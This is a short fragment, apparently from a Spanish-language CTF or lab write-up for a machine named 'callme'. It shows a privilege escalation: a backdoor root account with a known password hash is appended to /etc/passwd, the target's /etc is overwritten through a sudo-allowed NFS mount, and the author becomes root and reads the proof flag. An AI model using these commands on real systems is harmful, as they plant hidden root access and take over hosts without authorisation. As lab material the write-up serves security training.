❯ foxy:$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/bash
zsh: no existe el fichero o el directorio: foxy:/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/bash
❯ echo 'foxy:$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/bash' | sudo tee -a /etc/passwd
foxy:$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/bash
```



```
fox@callme:~$ sudo /usr/sbin/mount.nfs 10.0.2.65:/etc /etc
```



```
fox@callme:~$ su foxy
Password:
root@callme:/home/fox# Pass 12345 que pusimos
```



```
root@callme:/home/fox# cat /root/proof.txt
e2178ca6963e4ce1d88a10ec030097ff
```